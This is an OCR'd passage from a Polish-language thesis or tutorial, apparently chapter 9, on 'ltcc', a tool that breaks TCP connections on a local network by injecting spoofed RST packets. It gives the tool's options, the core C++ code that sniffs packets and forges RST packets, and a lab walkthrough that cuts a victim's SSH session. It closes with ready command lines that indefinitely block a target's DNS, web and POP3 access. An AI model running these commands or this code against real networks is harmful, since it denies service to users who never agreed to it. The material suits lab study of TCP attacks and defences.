
wówczas utworzone podczas instalacji pliki zostaną usunięte z systemu.

9.1.2 Uruchomienie oraz opcje ltcc

Informacje na temat ataku podaje się w parametrach wywołania programu, które można zobaczyć uruchamiając program bez żadnych opcji:

Dokumentacja programu, spis oraz opis wszystkich opcji znajduje się w manualu. W celu otworzenia pliku manuala należy wydać komendę:

Rysunek 11: Przykład uruchomienia programu bez parametrów - lista opcji



man ltcc

Podobnie jak większość programów LTCC posiada dwa rodzaje opcji, część z nich wymaga podania dodatkowego parametru, część występuje samodzielnie.

-I (Interactive mode) tryb interaktywny, jest to tryb z bardziej przyjaznym interfejsem oraz menu w górnej części ekranu. Umożliwia wyświetlenie oraz nawigację pomiędzy aktualnymi połączeniami w sieci lokalnej. Opcja nie wymaga dodatkowych argumentów.

-h (help) wyświetla pomoc dotyczącą dostępnych opcji

-w (wait) powoduje, że podczas zrywania zdalnego połączenia program nie uruchamia dodatkowego procesu (nie używa funkcji fork()) tylko czeka aż funkcja zrywania zakończy działanie. Czas działania (nasłuchiwania oraz reakcji na wychwycone pakiety) ustalany jest przez parametr opcji -k. Opcja nie wymaga dodatkowych argumentów.

-v (verbose mode) program wyświetla bogatą informację na temat tego co w danej chwili robi. Opcja nie wymaga dodatkowego parametru.

-i (interface) jako parametr tej opcji należy podać interfejs sieciowy, na którym program ma działać. Domyślnie jest to eth0.

-b (broadcast) jako parametr tej opcji należy podać adres broadcast dla sieci, w której program ma działać. Opcja ta umożliwia działanie programu w takiej sytuacji, gdy w jednej sieci fizycznej istnieją dwie lub więcej sieci logicznych posiadających adresy obok siebie. Domyślnie wartość ta jest odczytywana z interfejsu sieciowego.

-m (netmask) jako parametr tej opcji należy podać maske sieci. Domyślnie maska odczytywana jest z interfejsu sieciowego.

-l (level) jedna z najważniejszych opcji programu dotycząca poziomu rażenia. Opcja ta przyjmuje jedną z pięciu wartości z przedziału 0-4:

0 - adres źródłowy IP oraz port, adres docelowy IP oraz port muszą się zgadzać, żeby uruchomiona została procedura ataku.

1 - adres źródłowy IP, adres docelowy IP oraz port muszą się zgadzać. Atak ten powoduje uniemożliwienie ofierze łączenia się z określoną usługa znajdującą się na określonym hoście.

2 - adres źródłowy i docelowy IP muszą się zgadzać. Atak ten powoduje uniemożliwienie ofierze łączenia się ze zdalnym hostem.

3 - adres źródłowy oraz port docelowy musi się zgadzać. Atak ten powoduje najczęściej zablokowanie ofierze dostępu do jakiejś zdalnej usługi (np smtp, www).

4 - tylko adres źródłowy musi się zgadzać. Atak ten powoduje uniemożliwienie ofierze jakiejkolwiek komunikacji sieciowej protokołem TCP. Poziom czwarty generuje sporo ruchu w sieci lokalnej.

-k - (kill timeout) parametr tej opcji określa w sekundach czas trwania ataku, a dokładniej czas życia procesu zajmującego się nasłuchiwaniem oraz wysyłaniem spreparowanych nagłówków TCP/IP z ustawioną flagą RST. Domyślną wartością jest 10 sekund. Podanie 0 równoznaczne jest brakiem czasowych limitów ataku. Atak następował będzie aż do momentu „ubicia" go sygnałem SIGKILL (kill -9).

-s - (sniff timeout) parametr użyteczny tylko w trybie interaktywnym, umożliwia ustawienie czasu sniffowania aktywnych połączeń w sieci. Domyślna wartość to 10 sekund.

-S - (source address) adres źródłowy IP.

-p - (source port) port źródłowy.

-D - (destination address) adres docelowy IP.

-P - (destination port) port docelowy.

W trybie interaktywnym można używać następujących poleceń:

A wyszukiwanie aktywnych połączeń w sieci.

K uruchomienie procedury zrywającej aktualnie wybrane połączenie.

L ustalenie poziomu zrywania (patrz opcja -l).

S ustalenie czasu sniffowania (patrz opcja -s).

T ustalenie czasu trwania procedury zrywającej (patrz opcja -t).

9.1.3 Lista plików w archiwum

CHANGELOG plik, w którym są opisane zmiany w programie w stosunku do wersji poprzednich.

README plik zawiera informacje na temat programu oraz instalacji.

TODO plik zawiera spis modyfikacji jakie są planowane w przyszłych wersjach programu.

Makefile plik zawierający polecenia kompilacji programu.

disp.cpp plik zawierający definicje funkcji używanych podczas wyświetlania w trybie interaktywnym.

disp.h plik zawierający deklaracje funkcji używanych podczas wyświetlania w trybie interaktywnym.

global.h plik zawierający dyrektywy preprocesora dotyczące ustawień ekranu w trybie interaktywnym.

ltcc.8 plik pomocy (manuala).

ltcc.cpp główny plik programu.

tcpcc.cpp plik zawierający definicje funkcji używanych podczas zrywania połączenia.

tcpcc.h plik zawierający deklaracje funkcji używanych podczas zrywania połączenia.

term.cpp plik zawierający definicje funkcji obsługujących terminal.

term.h plik zawierający deklaracje funkcji obsługujących terminal.

9.1.4 Fragmenty kodu realizujące zasadniczą część ataku

W pliku tcpcc.cpp znajdują się funkcje rozpoznające odebrany pakiet oraz preparujące pakiet, który zostanie wysłany do ofiary z ustawioną flagą RST. Są to najciekawsze miejsca w programie:

```
while (stop==0)   {
   bzero(packet, MAXPACKET);
   n=recv(sockfd, recvbuf, sizeof(recvbuf), 0); // oczekuje na pakiet
   kill_ip = (struct iphdr *) (recvbuf + 0x0e );
// 0xe <- dlugosc naglowka ethernetu.
   kill_tcp = (struct tcphdr *) (recvbuf + 0x0e + sizeof(*kill_ip));
   switch(level)  {// checking kill level
      case 0: // lowest kill strange all must match
         if ((dst_port==kill_tcp->dest) &&
             (src==kill_ip->saddr) &&
             (dst==kill_ip->daddr) &&
             (src_port==kill_tcp->source) &&
             (kill_tcp->rst==0)) ok=1;
         break;
      case 1: // no need for source port matching
         if ((dst_port==kill_tcp->dest) &&
            (src==kill_ip->saddr) &&
             (dst==kill_ip->daddr) &&
             (kill_tcp->rst==0))
             ok=1;
         break;
      case 2: // no need for source and dest port matching
         if ((src==kill_ip->saddr) &&
```

```
          (dst==kill_ip->daddr)  &&
          (kill_tcp->rst==0)) ok=1;
       break;
   case 3: //no need source port and destination ip
      if ((src==kill_ip->saddr) &&
          (dst_port==kill_tcp->dest) &&
          (kill_tcp->rst==0)) ok=1;
      dst_addr.s_addr=kill_ip->daddr;
   break;
   case 4: // check only whether source ip match
      if ((src==kill_ip->saddr)  &&
          (kill_tcp->rst==0)) ok=1;
      dst_addr.s_addr=kill_ip->daddr;
      break;
   default:
      ok=0;
   }
```

Funckja **recv** blokuje program w oczekiwaniu na pakiet, gdy odbierze pakiet z interfejsu sieciowego, jego zawartość umieszczona jest w zmiennej **recvbuf**. Później zależnie od „poziomu" ataku - zmienna **level** sprawdzone zostają adresy źródłowe i docelowe IP oraz TCP, ustawiona zmienna **ok**.

```
if (ok)  {
   // proceed killing
   kill_ftcp->rst=1;
   kill_ftcp->ack=1;
   kill_ftcp->seq=kill_tcp->ack_seq;//htonl(lon);
```

```
lon=ntohl(kill_tcp->seq)+1;//+sizeof(struct iphdr);
kill_ftcp->ack_seq=htonl(lon); // ack
kill_ftcp->source=kill_tcp->dest;
kill_ftcp->dest=kill_tcp->source;
kill_ftcp->doff=5;
kill_ftcp->window=0;//tcp->window;//htons(32767);
kill_ftcp->check=tcp_checksum((u16*)kill_ftcp,
  sizeof(struct tcphdr), dst_addr, src_addr);

kill_fip->ihl=kill_ip->ihl;
kill_fip->version=kill_ip->version;
kill_fip->tos=0x00;//ip->tos; // 1 oktet
kill_fip->tot_len=htons(sizeof(struct tcphdr)+sizeof(struct iphdr));
kill_fip->id=htons(0x6);//htons(ntohs(ip->id)+1); // dwa oktety
kill_fip->saddr=kill_ip->daddr;
kill_fip->daddr=kill_ip->saddr;
kill_fip->protocol=kill_ip->protocol;
kill_fip->ttl=0x77;//ip->ttl;
kill_fip->frag_off=htons(0x00);//ip->frag_off;
kill_fip->check=checksum((u16*)kill_fip, sizeof(struct iphdr) );

mysock.sin_family=AF_INET;
mysock.sin_port=kill_ftcp->dest;//htons(dst_port);
tmp.s_addr=ntohl(kill_fip->daddr);
mysock.sin_addr=tmp;//dst_addr;

memcpy(packet,kill_fip,sizeof(*kill_fip));
```

```
    memcpy(packet+sizeof(struct iphdr),kill_ftcp,sizeof(struct tcphdr));

    if (sendto(wsockfd, packet, (sizeof(*kill_fip)+sizeof(*kill_ftcp)),
       0x0, (struct sockaddr*) &mysock, sizeof(mysock))<0)
       return -1;

 ok=0;
    }
 }
```

...i jeśli pakiet został rozpoznany - ustawiana jest flaga **RST** - **kill_ftcp-¿rst=1**, spreparowany zostaje caly pakiet - zarówno nagłówek TCP jak i IP, wyliczona zostaje suma kontrolna. Pakiet zostaje „zbudowany", przygotowany do wysłania oraz wysłany funkcją **sendto**.

9.2 Algorytm ataku


Algorytm działania jest bardzo prosty, podobnie jak programowa implementacja.

1. uruchomienie programu, zdefiniowanie połączenia, jakie należy zerwać.
2. w pętli zostaje uruchomiona funkcja łapiąca pakiety oraz analizująca wychwycone pakiety w celu znalezienia pasującego do opcji podanych programowi podczas uruchomienia.
3. w momencie złapania pakietu, zostaje spreparowany pakiet wyglądający jak odpowiedź z hosta, z którym komunikuje się ofiara, ustawiona w nim zostaje flaga RST, która oznacza zerwanie połączenia.
4. pakiet taki zostaje wysłany do ofiary, zanim właściwy host zdąży odpowiedzieć. Połączenie zostaje zerwane. Funkcja może działać nieprzerwalnie, uniemożliwiając ofierze ponowne nawiązanie połączenia.

9.3 Laboratorium

Przykładowa sieć w której zaprezentwane zostaną przykładowe ataki TCP-RST może wyglądać tak:

Rysunek 12: Fragment segmentu sieci w której przeprowadzony zostaje atak



1. Maszyna o adresie 149.156.208.171 to Celeron 466 z zainstalowanym systemem Windows 98™.
2. Maszyna o adresie 149.156.208.172 to Pentium II z zainstalowanym systemem Linux.
3. Maszyna o adresie 149.156.208.173 to Laptop z zainstalowanym systemem Linux, z którego przeprowadzony zostanie przykładowy atak.
4. Maszyna o adresie 149.156.208.174 to NetServer E60 HP z zainstalowanym systemem Linux.
5. Hub, do którego podpięte zostały wyżej wymienione maszyny pochodzi z firmy Planet™.

6. Router (149.156.208.161) sprzętowy firmy CISCO^{TM}, połączony z siecią miejską, będący jednocześnie gatewayem.

9.4 Atak!


W tym miejscu sprawdzamy (poleceniem tcpdump) jak ofiara, którą postanowiliśmy zaatakować, korzysta z sieci. Wynik działania polecenia ukazuje nam komunikacje maszyny o adresie 149.156.208.171 (ofiary) z serwerem 149.156.208.100. Ofiara łączy się na port 22 serwera. Na tym porcie standardowo działa usługa ssh.

Rysunek 13: Przygotowanie do ataku

```
xterm
root@glibc:/home/pablo/projects/ltcc-1.0.2# tcpdump -i eth0 -n src 149.156.208.171 or dst 149.156.208
.171
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
13:12:15.862693 IP 149.156.208.171.1252 > 149.156.208.100.22: P 516013417:516013437(20) ack 142417995
7 win 8408
13:12:15.873908 IP 149.156.208.100.22 > 149.156.208.171.1252: P 1:21(20) ack 20 win 32120
13:12:15.939447 IP 149.156.208.171.1252 > 149.156.208.100.22: P 20:40(20) ack 21 win 8388
13:12:15.981687 IP 149.156.208.100.22 > 149.156.208.171.1252: . ack 40 win 32120
13:12:15.990460 IP 149.156.208.100.22 > 149.156.208.171.1252: P 21:41(20) ack 40 win 32120
13:12:16.186163 IP 149.156.208.171.1252 > 149.156.208.100.22: . ack 41 win 8368
13:12:16.895720 IP 149.156.208.171.1252 > 149.156.208.100.22: P 40:60(20) ack 41 win 8368
13:12:16.909273 IP 149.156.208.100.22 > 149.156.208.171.1252: . ack 60 win 32120
13:12:16.989251 IP 149.156.208.100.22 > 149.156.208.171.1252: P 41:61(20) ack 60 win 32120
13:12:17.126158 IP 149.156.208.171.1252 > 149.156.208.100.22: P 60:80(20) ack 61 win 8348
13:12:17.210911 IP 149.156.208.100.22 > 149.156.208.171.1252: . ack 80 win 32120
13:12:17.238313 IP 149.156.208.100.22 > 149.156.208.171.1252: P 61:81(20) ack 80 win 32120
13:12:17.242779 IP 149.156.208.171.1252 > 149.156.208.100.22: P 80:100(20) ack 81 win 8328
13:12:17.284552 IP 149.156.208.100.22 > 149.156.208.171.1252: . ack 100 win 32120
13:12:17.332791 IP 149.156.208.100.22 > 149.156.208.171.1252: P 81:101(20) ack 100 win 32120
13:12:17.439621 IP 149.156.208.171.1252 > 149.156.208.100.22: P 100:120(20) ack 101 win 8308
13:12:17.475599 IP 149.156.208.100.22 > 149.156.208.171.1252: . ack 120 win 32120
13:12:17.531085 IP 149.156.208.100.22 > 149.156.208.171.1252: P 101:121(20) ack 120 win 32120
13:12:17.685364 IP 149.156.208.171.1252 > 149.156.208.100.22: . ack 121 win 8288
13:12:17.894179 IP 149.156.208.171.1252 > 149.156.208.100.22: P 120:140(20) ack 121 win 8288
13:12:17.922235 IP 149.156.208.100.22 > 149.156.208.171.1252: . ack 140 win 32120
13:12:17.922827 IP 149.156.208.100.22 > 149.156.208.171.1252: P 121:141(20) ack 140 win 32120
13:12:17.968841 IP 149.156.208.100.22 > 149.156.208.171.1252: P 141:385(244) ack 140 win 32120
13:12:17.970262 IP 149.156.208.171.1252 > 149.156.208.100.22: . ack 385 win 8024
13:12:17.971150 IP 149.156.208.100.22 > 149.156.208.171.1252: P 385:701(316) ack 140 win 32120
13:12:17.972914 IP 149.156.208.100.22 > 149.156.208.171.1252: P 701:809(108) ack 140 win 32120
13:12:17.973145 IP 149.156.208.171.1252 > 149.156.208.100.22: . ack 809 win 7600
```


Ofiara pracuje przy maszynie 149.156.208.171 - ma uruchomiony program **putty** - jest to darmowy klient SSH. Ofiara połączona jest z serwerem 149.156.208.100, na którym pracuje zdalnie.

Rysunek 14: Ofiara pracuje używając programu putty




Uruchamiamy ltcc z opcjami, które mają „ubić” połączenia wychodzące z maszyny ofiary do serwera (149.156.208.100) na port 22. Opcja -k oznacza, że program powinien działać bez końca, a opcja -w oznacza, że program ma być cały czas aktywny na konsoli.

Rysunek 15: Uruchomienie ltcc - atak!




W momencie wysłania jakiegokolwiek pakietu z maszyny ofiary do serwera na port 22 (co w pracy terminalowej - putty oznacza wysłanie dowolnego znaku do serwera) połączenie użytkownika zostaje natychmiast przerwane, a on sam ogląda taki oto komunikat. Program putty zakończył pracę.

Rysunek 16: Zerwanie połączenia po stronie ofiary



W screen shocie zamieszczonym poniżej widać wynik skanowania podsieci, aktywność tylko jednej maszyny o adresie 149.156.208.171. Łączy się ona z dwoma serwerami (149.156.208.141 oraz 149.156.208.100 - ssh) oraz z serwerem 149.156.208.130 - na usługę nazw. Z kilkoma serwerami na port 80 (usługa http).
Podczas 60-cio sekundowego skanowania program złapał 919 pakietów TCP należących do 16 niezależnych połączeń.
Dostępne opcje są z poziomu menu znajdującego się w górnej części ekranu. Po wybraniu połączenia ofiary oraz naciśnięciu klawisza „k" atak zostaje aktywowany.


Rysunek 17: Przykład uruchomienia programu w trybie interaktywnym



Program tcpdump dokładnie ukazuje co działo się podczas ataku. W momencie napotkania pasującego pakietu, wysłany jest spreparowany pakiet z ustawioną flagą RST. Połączenie zostaje zerwane, komunikacja zakończona. W logach z tcpdump'a widać, że podczas ataku ofiara komunikowała się również z serwerem o adresie 149.156.208.141 - z usługą FTP. Połączenie to nie zostało zerwane, ponieważ celem ataku była praca terminalowa SSH komputera ofiary z serwerem 149.156.208.100.

Podczas ataku użyta została opcja -k oznaczająca, że atak będzie trwał nieskończenie, w związku z tym każda kolejna próba połączenia ofiary z portem 22 serwera 149.156.208.100 zostanie przerwana komunikatem: „Network error: Connection reset by peer".

Rysunek 18: Dalsze logi z programu tcpdump



9.5 Przykłady zastosowania programu ltcc

Oprócz jednorazowego zerwania połączenia SSH (z portem 22 serwer) oraz uniemożliwe-niu jego późniejszego nawiązania - jak to przedstawiłem w przykładzie powyżej, można „ltcc” wykorzystać w następujący sposób:

DNS uniemożliwienie nawiązania jakiekolwiek połączenia z serwerem nazw z maszyny ofiary:
./ltcc -l 3 -S 149.156.208.171 -P 53 -k 0
w praktyce uniemożliwi to ofierze zamianę nazw internetowych na numery IP, tym samym znacznie utrudni korzystanie z internetu, a „zwykłemu użytkownikowi” skutecznie uniemożliwi.

www uniemożliwienie nawiązania jakiegokolwiek połączenia z jakimkolwiek serwerem www:
./ltcc -l 3 -S 149.156.208.171 -P 80 -k 0

konkretny serwer z usługą POP3 - uniemożliwienie ofierze odebrania poczty (przez usługę pop3) z konkretnego serwera:
./ltcc -l 1 -S 149.156.208.171 -D 149.156.208.141 -P 110 -k 0

